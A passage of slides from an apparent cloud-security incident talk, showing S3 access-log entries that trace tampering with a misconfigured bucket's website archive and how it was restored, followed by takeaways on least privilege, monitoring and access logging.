
# Recovery: Reverting the Website Code

Confirmed by S3 Access Logs


Time ↕ ↗	Source IP ↕ ↗	Requester ↕	Operation ↕ ↗	Key ↕ ↗	HTTP Status ↕	Bytes Sent ↕	Object Size ↕	User Agent ↕ ↗
2018-08-20 07:02:44	52.66.146.128	-	REST.PUT.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	-	377	Boto3/1.7.62 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	377	377	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:04:17	35.182.246.222	-	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3076532	Boto3/1.7.61 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:33:35	54.183.247.244	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-0cc93bade2b3cba63	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 07:59:21	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:19:19	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3057116	
2018-08-20 08:23:32	54.67.37.214	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-06fea586f3d3c8ce8	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	
2018-08-20 08:25:32	52.53.233.88	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-09cbc261e84259b54	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	
08:23:32		role/EC2InstanceRole/i-06fea586f3d3c8ce8						botocore/1.8.13
2018-08-20 08:25:32	52.53.233.88	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-09cbc261e84259b54	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13



# Investigation Summary



# Remediation Summary



# Key Takeaways

- Don't forget about core security practices when it comes to securing your data (e.g., least privilege access).
- Use a continuous monitoring and reporting solution to detect changes made by internal users AND your vendors.
- Access logging is the key to identifying misconfigured S3 buckets.
- Securing data stored in the cloud is a shared responsibility.

# Thank You

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